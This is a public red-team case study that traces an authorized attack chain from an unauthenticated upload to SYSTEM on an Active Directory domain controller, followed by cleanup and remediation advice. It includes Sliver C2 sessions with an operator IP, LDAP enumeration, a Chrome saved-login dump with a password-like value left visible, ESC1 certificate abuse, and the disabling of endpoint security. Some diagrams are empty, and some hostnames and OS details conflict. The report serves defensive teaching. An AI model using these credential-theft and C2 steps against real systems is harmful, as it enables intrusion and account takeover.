Execution Path Analysis

Initial testing evaluated multiple application components to determine whether replacement resulted in execution.

One replacement component was accepted by the application but did not result in observed execution through that path.

Testing subsequently focused on a required runtime dependency loaded during application startup.

A custom proxy library was developed to demonstrate the impact of replacing the required runtime dependency.

The proof of concept preserved the runtime functionality required by the legitimate application, forwarded legitimate API calls to the original runtime, and executed the authorized assessment payload when loaded.

The resulting execution path was:

```
Unauthenticated Upload
|
```



Implementation details specific to the original assessment have intentionally been generalized.

Initial Foothold

Successful exploitation established execution with the following context:

Field	Value
User Context	<Domain>\<Initial-User>
IP Address	<Internal-IP>
Hostname	EC-FS-01

```
[13.40.65.24] sliver > beacons
ID      Name      Tasks  Transport  Remote Address  Hostname  Username  Process (PID)
Integrity Operating System  Locale  Last Check-In  Next Check-In
=====
26a4c108 DEVELOPING_BAKEWARE 0/0      http(s)    192.168.100.43:56376  EC-FS-01  [REDACTED]
-      windows/amd64      en-US      Tue Sep 1 17:53:37 CDT 2026 (56s ago)  Tue Sep 1 17:55:05 CDT 2026 (1n 32s)
```

At this stage, an unauthenticated external attacker had obtained access to an internal domain-joined system.

Phase 3 — Internal Enumeration

Following compromise of EC-FS-01 , host and Active Directory enumeration was performed to identify the compromised environment, current privileges, and potential paths for expanding access.


Host and Domain Context

The following information was reviewed:

- Network configuration.
- Current-user privileges.
- Active Directory domain information.
- AD Users
- Domain computers.
- Privileged groups.
- Organizational Units.
- Group Policy.
- Domain identities.
- Service accounts.


Windows IP Configuration

Host Name :
Primary Dns Suffix :
Node Type :
IP Routing Enabled. :
WINS Proxy Enabled. :
DNS Suffix Search List. :



Ethernet adapter Ethernet 3:

Connection-specific DNS Suffix . :
Description :
Physical Address. :
DHCP Enabled. :
Autoconfiguration Enabled :
Link-local IPv6 Address :
IPv4 Address. :
Subnet Mask :
Lease Obtained. :
Lease Expires :
Default Gateway :
DHCP Server :
DHCPv6 IAID :
DHCPv6 Client DUID. :
DNS Servers :
NetBIOS over Tcpi. :



USER INFORMATION

User Name	SID
=====	=====

GROUP INFORMATION

Group Name	Type	SID	Attributes
=====	=====	=====	=====
Everyone	Well-known group		Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users	Alias		Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias		Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access	Alias		Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group		Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group		Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group		Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group		Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group		Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity	Well-known group		Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level	Label		

PRIVILEGES INFORMATION

Privilege Name	Description	State
=====	=====	=====
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```

distinguishedname      : CN=[REDACTED]
[REDACTED], CN=Users, DC=[REDACTED], DC=local
samaccountname         : [REDACTED]
displayname            : [REDACTED]

distinguishedname      : CN=[REDACTED]
[REDACTED] OU=Employees, DC=[REDACTED], DC=local
samaccountname         : [REDACTED]
displayname            : [REDACTED]

distinguishedname      : CN=[REDACTED]
[REDACTED] OU=Employees, DC=[REDACTED], DC=local
samaccountname         : [REDACTED]
displayname            : [REDACTED]

```

```

[*] sharpview output:
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED],DC=LOCAL
[Get-DomainGroupMember] Get-DomainGroupMember filter string: (&(objectCategory=group)((objectsid=S-1-5-21-3627473070-2520832536-4259016950-512)))
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED],DC=LOCAL
[Get-DomainObject] Extracted domain '[REDACTED]' from 'CN=Administrator,CN=Users,DC=[REDACTED],DC=local'
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED],DC=local
[Get-DomainObject] Get-DomainComputer filter string: (&((distinguishedname=CN=Administrator,CN=Users,DC=[REDACTED],DC=local)))
GroupDomain           : [REDACTED]
GroupName              : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=[REDACTED],DC=local
MemberDomain           : [REDACTED]
MemberName             : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=[REDACTED],DC=local
MemberObjectClass      : user
MemberSID              : S-1-5-21-3627473070-2520832536-4259016950-500

```

[*] Got output:

[+] DomainName:

[+] [REDACTED]

[+] [REDACTED]

[+] DcSiteName:

Default-First-Site-Name

[+] ClientSiteName:

Default-First-Site-Name

[+] DomainControllerName (PDC):

[+] [REDACTED]

[+] Default Domain Password Policy:

Password history length: 24

Maximum password age (d): 42

Minimum password age (d): 1

Minimum password length: 7

[+] Account Lockout Policy:

Account lockout threshold: 0

Account lockout duration (m): 10

Account lockout observation window (m): 10

[+] NextDc DnsHostName:

[REDACTED]

```
[*] sharpview output:
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED]
[Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
name : [REDACTED]-DC-01
dnshostname : [REDACTED]-DC-01.[REDACTED]
operatingsystemversion : 10.0 (17763)
operatingsystem : Windows Server 2019 Datacenter

name : [REDACTED]-01
dnshostname : [REDACTED]-01.[REDACTED]
operatingsystemversion : 10.0 (17763)
operatingsystem : Windows Server 2019 Datacenter

[*] sharpview output:
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED],DC=LOCAL
[Get-DomainOU] Get-DomainOU filter string: (&(objectCategory=organizationalUnit))
name : Domain Controllers
distinguishedname : OU=Domain Controllers,DC=[REDACTED],DC=local
gplink : [LDAP://CN={REDACTED},CN=Policies,CN=System,DC=[REDACTED],DC=local;0]

name : Groups
distinguishedname : OU=Groups,DC=[REDACTED],DC=local

name : Employees
distinguishedname : OU=Employees,DC=[REDACTED],DC=local

[*] sharpview output:
[Get-DomainSearcher] search base: LDAP://DC=[REDACTED],DC=LOCAL
[Get-DomainGPO] filter string: (&(objectCategory=groupPolicyContainer))
name : [REDACTED],CN=Policies,CN=System,DC=[REDACTED],DC=local
displayname : Default Domain Policy
gpfilesyspath : \[REDACTED]

name : [REDACTED],CN=Policies,CN=System,DC=[REDACTED],DC=local
displayname : Default Domain Controllers Policy
gpfilesyspath : [REDACTED]

[*] Got output:
[*] Using LDAP filter: (&(objectClass=user)(objectCategory=person)(!(userAccountControl:1.2.840.113556.1.4.803:=2))(servicePrincipalName=*)(sAMAccountName=*))
[*] sAMAccountName : [REDACTED]
[*] description : [REDACTED]
[*] distinguishedName : CN=SQL Administrator,CN=Users,DC=[REDACTED],DC=local
[*] whenCreated : 4/1/2025 2:06:38 PM
[*] whenChanged : 4/1/2025 2:11:04 PM
[*] pwdLastSet : 4/1/2025 2:06:38 PM
[*] accountExpires : Never Expires
[*] lastLogon : 1/1/1601
[*] memberOf : [REDACTED]

[*] servicePrincipalName(s):
-> MSSQLSvc/NSY-MSSQL-01:1433
```

Enumeration identified standard domain identities, accounts/service accounts, privileged identities, and the identity associated with the initial foothold.

Service Principal Name Enumeration

Domain accounts with Service Principal Names were enumerated to identify potential service-account attack paths.

A service account configured with an SPN was identified and evaluated as a potential Kerberoasting target.

A Kerberos service ticket associated with the account was obtained and subjected to offline password cracking.

The password was not recovered during the assessment.

This attack path was therefore not used to progress the compromise.

Delegation Review

Active Directory delegation configurations were reviewed for potential privilege-escalation or lateral-movement opportunities.

No useful delegation path was required for the demonstrated compromise.

Phase 4 — Credential Access

Browser Credential Exposure

Credential storage on EC-FS-01 was examined following initial compromise.

Browser-accessible credential data contained reusable credentials associated with another domain identity:

```
<Domain>\<Compromised-User>
```



```
sliver (DEVELOPING_BAKEWARE) > sharpchrome logins
[*] sharpchrome output:

SharpChrome
v1.12.0

[*] Action: Chrome Saved Logins Triage
[*] Triaging Chrome Logins for current user

--- Credential (Path: C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data) ---
file_path,signon_realm,origin_url,date_created,times_used,username,password
AppData\Local\Google\Chrome\User Data\Default\Login Data,https://login.live.com/,https://login.live.com/,4/4/2025 8:33:50 AM,1338822923071274,
ku0dc1pucqzjnr
```

Sensitive credential values have been redacted.

This condition formed **Finding 03 — Reusable Domain Credentials Exposed Through Browser Credential Storage**.

Additional User Access

The recovered credentials were validated and access was established in the context of the additional domain account.

The permissions associated with the compromised identity exposed the next stage of the attack path.

Phase 5 — Privilege Escalation

Active Directory Certificate Services Enumeration

Active Directory Certificate Services was enumerated to identify certificate templates available to the compromised domain identity.

Enumeration identified an authentication-capable certificate template that permitted enrollee-supplied identity information.

The compromised identity possessed enrollment permissions over the affected template.

The configuration met the conditions for ESC1 abuse and formed **Finding 02 — AD CS Certificate Template Permits Privileged Account Impersonation**.

Evidence ID: E-07 — AD CS Enumeration

Public Evidence Status: Withheld

The original enumeration screenshot is not included because an appropriately sanitized copy is unavailable.

Privileged Certificate Enrollment

The affected certificate template was used to determine whether the compromised account could obtain a certificate representing a privileged domain identity.

A privileged certificate was successfully issued.

[illegible]

Sensitive certificate, private-key, and authentication material has been withheld from the public evidence.

Domain Controller Access

Administrative access to EC-DC-01 was subsequently verified.

```

sliver (PRETTY_EMERGENT) > ls \\.\ -DC-01\\C$
\\NSY-DC-01\C$\ (22 items, 2.2 GiB)
=====
drwxrwxrwx $Recycle.Bin <dir> Wed Oct 09 00:39:03 +0000 2024
drwxrwxrwx . <dir> Thu Sep 03 05:17:52 +0000 2026
drwxrwxrwx aaAntiRansomElastic-D0-N0T-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026
drwxrwxrwx Boot <dir> Tue Nov 25 19:37:59 +0000 2025
-r--r--r-- bootmgr 403.3 KiB Wed Mar 12 07:32:51 +0000 2025
-rw-rw-rw- B00TNXT 1 B Sat Sep 15 07:12:30 +0000 2018
?rw-rw-rw- Documents and Settings 0 B Wed Nov 14 16:10:15 +0000 2018
drwxrwxrwx EFI <dir> Wed Nov 14 06:56:18 +0000 2018
-rw-rw-rw- pagefile.sys 2.1 GiB Fri Sep 04 02:48:30 +0000 2026
drwxrwxrwx PerfLogs <dir> Wed May 13 17:58:09 +0000 2020
dr-xr-xr-x Program Files <dir> Wed Apr 02 11:16:22 +0000 2025
drwxrwxrwx Program Files (x86) <dir> Tue Apr 01 14:35:19 +0000 2025
drwxrwxrwx ProgramData <dir> Fri Sep 04 02:47:24 +0000 2026
drwxrwxrwx Recovery <dir> Tue Apr 01 08:46:44 +0000 2025
35.2 MiB Thu Sep 03 04:46:56 +0000 2026
drwxrwxrwx System Volume Information <dir> Tue Sep 01 10:09:12 +0000 2026
dr-xr-xr-x Users <dir> Tue Apr 01 08:50:03 +0000 2025
2.1 KiB Thu Sep 03 05:17:53 +0000 2026
419.5 KiB Thu Sep 03 04:30:46 +0000 2026
drwxrwxrwx Windows <dir> Tue Apr 01 12:43:52 +0000 2025
35.8 MiB Thu Sep 03 04:37:43 +0000 2026
drwxrwxrwx zzAntiRansomElastic-D0-N0T-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026

```

At this stage, the assessment demonstrated escalation from compromise of a standard domain identity to privileged Domain Controller access.

Phase 6 — Domain Compromise

Lateral Movement

Following successful privileged authentication, lateral movement was performed to demonstrate execution on EC-DC-01 .

Several execution attempts occurred before a successful session was established.

The primary cause of the unsuccessful callbacks was an incorrectly configured C2 listener.

Endpoint security also detected artifacts associated with some remote execution attempts.

After the C2 configuration issue was identified and corrected, authorized administrative access was used to establish execution on the Domain Controller.

Domain Controller Session

A successful session was established with the following context:

Field	Value
User Context	<Domain>\EC-DC-01\$ (NT AUTHORITY\SYSTEM)
IP Address	<DC-IP>
Hostname	EC-DC-01
OS	Windows Server 2016

```
sliver (COGNITIVE_STABLE) > info
Session ID: 693608a5-5dcb-4b9f-b1cf-97578bac455d
Name: COGNITIVE_STABLE
Hostname: [REDACTED]-DC-01
UUID: [REDACTED]
Username: [REDACTED]-DC-01$
UID: S-1-5-18
GID: S-1-5-18
PID: 3004
OS: windows
Version: Server 2016 build 17763 x86_64
Locale: en-US
Arch: amd64
Active C2: mtls://[REDACTED]:1800
Remote Address: [REDACTED]
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Thu Sep  3 22:06:20 CDT 2026 (41m30s ago)
Last Checkin: Thu Sep  3 22:46:20 CDT 2026 (1m30s ago)
```

SYSTEM-level execution on EC-DC-01 demonstrated complete compromise of the assessed Active Directory environment.

Defensive Control Interaction

Endpoint security controls detected artifacts associated with activity during the Domain Controller phase of the assessment.

Several execution attempts occurred before the underlying C2 configuration issue was identified.

Because successful execution could not initially produce the expected callback, the behavior was initially interpreted as an execution failure rather than a communication issue.

This resulted in additional execution attempts and increased endpoint telemetry.

Security Control Change

During authorized troubleshooting, endpoint security configuration was temporarily modified to complete technical validation.

The sequence was:

```
Initial remote execution attempts
|
```

```
      v
Endpoint security detection
      |
      v
Expected callback not received
      |
      v
Additional troubleshooting
      |
      v
C2 configuration issue identified
      |
      v
Authorized security-control modification
      |
      v
Technical validation completed
      |
      v
Security control restored during cleanup
```

The security-control change occurred **after initial execution activity had been detected** and during troubleshooting of the final Domain Controller objective.

Specific defensive configuration values and commands have intentionally been omitted from this public case study.

Operational Observation

The interaction demonstrated the importance of validating command-and-control configuration and expected network connectivity before attempting lateral execution.

Future testing should prioritize:

- Validation of listener configuration before payload generation.
- Confirmation of target-to-C2 connectivity.
- Identification of relevant endpoint controls before selecting an execution method.
- Defined failure thresholds before repeating execution attempts.
- Root-cause analysis before changing execution techniques.
- Avoiding modification of defensive controls unless specifically required and authorized.

Cleanup and Restoration

Following completion of testing, assessment artifacts and temporary configuration changes were reviewed and removed.

Cleanup was limited to artifacts introduced specifically by the authorized assessment to avoid unnecessary modification of pre-existing system state.

Cleanup Activities

Cleanup activities included:

- Removal of temporary assessment files from EC-DC-01 .
- Removal of temporary service artifacts introduced during remote execution.
- Removal of scheduled execution artifacts created during testing.
- Restoration of endpoint security controls modified during authorized troubleshooting.
- Restoration of system services modified during testing to their previous configuration.

Cleanup Validation

Where practical, cleanup included confirming that known assessment artifacts and temporary configuration changes were no longer present.

The cleanup process focused on:

- Assessment-created files.
- Temporary services.
- Scheduled execution mechanisms.
- Security-control changes.
- System-service configuration modified during testing.

No attempt was made to alter unrelated or pre-existing system configuration.

Specific artifact names and exercise-specific cleanup commands have intentionally been omitted from the public case study.

Remediation Roadmap

The demonstrated attack chain provides a clear order in which remediation should be prioritized.

Priority 1 — Secure the Public Software Update Mechanism

The public software update service represents the most significant external exposure because exploitation required no initial credentials.

EvilCorp should:

- Require authentication and authorization.
- Require cryptographically signed update packages.
- Validate package integrity before installation.
- Reject untrusted executable components.
- Prevent arbitrary replacement of executable dependencies.
- Apply least privilege to the update process.
- Restrict unnecessary internal network access from the application.
- Monitor update activity for unexpected or unauthorized changes.

Remediation of this finding would eliminate the initial-access vector demonstrated during the assessment.

Priority 2 — Remediate the Vulnerable AD CS Template

The vulnerable certificate template provided a direct path from compromise of an appropriately permissioned domain account to privileged domain authentication.

EvilCorp should:

- Remove unnecessary enrollee-supplied identity functionality.
- Restrict certificate enrollment permissions.
- Review authentication-capable Extended Key Usages.
- Require additional approval controls where appropriate.
- Review all published certificate templates for similar configurations.
- Monitor certificate enrollment involving privileged identities.
- Review previously issued certificates for anomalous privileged enrollment.

Remediation of this finding would disrupt the demonstrated privilege-escalation path.

Priority 3 — Reduce Reusable Credential Exposure

Reusable credentials accessible from EC-FS-01 enabled compromise of an additional domain identity.

EvilCorp should:

- Review enterprise browser credential-storage policies.
 - Investigate unexpected cross-user credential presence on endpoints.
 - Reduce storage of reusable organizational credentials where practical.
 - Apply least privilege to domain identities.
 - Restrict sensitive identities from unnecessary endpoint use.
 - Monitor for credential reuse following endpoint compromise.
-

Priority 4 — Improve Detection Coverage

The demonstrated attack path provides multiple opportunities for defensive monitoring.

Detection opportunities include:

- Unauthorized interaction with software update functionality.
 - Unexpected executable-component replacement.
 - Credential-access activity on endpoints.
 - Suspicious certificate enrollment involving privileged identities.
 - Abnormal certificate-based authentication.
 - Privileged Kerberos authentication.
 - Remote service creation.
 - Scheduled execution on sensitive systems.
 - Changes to endpoint security configuration.
 - Unexpected administrative access to Domain Controllers.
-

Conclusion

The EvilCorp red team assessment demonstrated how multiple security weaknesses could be chained to transform an unauthenticated external attack into complete compromise of an Active Directory environment.

The public software update mechanism provided the initial foothold on EC-FS-01 .


Following endpoint compromise, reusable credentials associated with an additional domain identity were recovered and validated.

The permissions associated with that identity exposed an AD CS certificate-template configuration vulnerable to ESC1 abuse.

Successful certificate enrollment resulted in privileged Kerberos authentication and administrative access to EC-DC-01 .

The assessment ultimately established SYSTEM-level execution on the Domain Controller.

The demonstrated attack path was:



The assessment demonstrates why weaknesses should not be evaluated solely as isolated technical issues.

The externally accessible update mechanism, credential exposure, and AD CS configuration each contributed to the final attack path. Their combined effect resulted in substantially greater risk than any individual condition viewed independently.

EvilCorp should prioritize remediation of the public update mechanism and AD CS configuration, followed by improvements to credential handling and detection coverage.

Appendix A — Tooling

The following tooling was used during the authorized assessment.

Tool	Purpose	Modifications
Sliver C2	Command-and-control and assessment session management	None
Rubeus	Kerberos security testing	None
Certify	Active Directory Certificate Services enumeration	None
SharpView	Active Directory enumeration	None
ffuf	Web content discovery	None
Hashcat	Offline password-cracking attempt	None
Custom Proxy Library	Initial-access proof of concept	Purpose-built for assessment

Appendix B — Custom Proxy Library


A custom proxy library was developed to demonstrate the security impact of the insufficient upload validation identified in **Finding 01**.

The application relied on an executable runtime dependency during startup.

The proof-of-concept proxy preserved the runtime functionality required by the legitimate application and forwarded legitimate API calls to the original runtime.

The proxy additionally executed the authorized assessment payload when loaded by the application.

The resulting execution flow was:



This demonstrated that allowing an unauthenticated user to replace a required executable dependency could result in arbitrary code execution while preserving expected application functionality.

Successful exploitation resulted in the initial foothold on EC-FS-01 .

Implementation details specific to the original assessment have intentionally been omitted from this public case study.

Appendix C — Evidence Reference

Evidence is presented within the relevant report sections rather than duplicated in this appendix.

This appendix serves only as a reference to the evidence used to support the assessment narrative and findings.

ID	Evidence	Report Section	Public Status
E-01	External TCP service enumeration	External Reconnaissance	Included
E-02	Public software update application	External Reconnaissance	Included
E-03	Upload validation testing	Initial Access / Finding 01	Included
E-04	Initial foothold on EC-FS-01	Initial Access / Finding 01	Included
E-05	Active Directory enumeration	Internal Enumeration	Included
E-06	Reusable credential exposure	Credential Access / Finding 03	Included — sensitive values redacted
E-07	AD CS certificate-template enumeration	Privilege Escalation / Finding 02	Withheld from public case study
E-08	Privileged certificate enrollment	Privilege Escalation / Finding 02	Included — sensitive material redacted
E-09	Privileged certificate-based authentication	Privilege Escalation / Finding 02	Included — sensitive material redacted
E-10	Administrative Domain Controller access	Privilege Escalation	Included

ID	Evidence	Report Section	Public Status
E-11	SYSTEM-level Domain Controller execution	Domain Compromise	Included

Evidence Handling

All supporting screenshots included in this public case study have been reviewed for publication.

The following information should be removed or generalized where present:

- Original organization names.
- Original Active Directory domain.
- Original hostnames.
- Original IP addresses.
- Original usernames.
- Credentials and passwords.
- Private keys.
- Certificate authentication material.
- Kerberos tickets and sensitive authentication artifacts.
- Command-and-control infrastructure.
- Assessment flags and answers.
- Exercise-specific objectives and instructions.
- Other information capable of identifying or reconstructing the original assessment.

Opaque redaction should be used for sensitive authentication material rather than visual blurring.

Note

Assessment-specific objectives, flags, instructions, credentials, private keys, authentication material, command-and-control infrastructure, original infrastructure identifiers, and other exercise-specific information have intentionally been excluded, generalized, withheld, or sanitized.

This public case study is intended to demonstrate assessment methodology and reporting capability without reproducing the original technical exercise.